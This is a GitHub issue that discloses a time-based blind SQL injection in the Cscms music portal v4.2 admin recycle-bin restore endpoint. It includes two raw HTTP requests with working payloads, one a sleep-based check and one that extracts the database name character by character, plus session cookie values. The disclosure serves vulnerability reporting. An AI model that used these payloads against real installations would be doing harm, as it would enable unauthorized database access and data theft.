New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #13

Open **Am1azi3ng** opened this issue on Mar 15 · 0 comments


Am1azi3ng commented on Mar 15

There is a SQL blind injection vulnerability in dance_Dance.php_hy

Details

Add a song after administrator login

Add songs first and then delete them into the trash




When restoring songs in the recycle bin, construct malicious statements and implement sql injection

```
GET /admin.php/dance/admin/dance/hy?id=10)and(sleep(5))--+ HTTP/1.1
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/dance/admin/dance?yid=3
```

```
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=r3kc74ivbu10hbssd9s03lqd0n1mu0g6
Connection: close
```


The parameter "id" exists time blind, sleeps for 5 seconds



construct payload

```
GET /admin.php/dance/admin/dance/hy?id=10)and(if(substr((select+database()),1,1)='c',sleep(5),1)--
+ HTTP/1.1
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/dance/admin/dance?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
cscms_session=r3kc74ivbu10hbssd9s03lqd0n1mu0g6
Connection: close
```

In the figure below, you can see that the first letter of the database is "c", so it sleeps for 5 seconds to verify that the injection exists



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant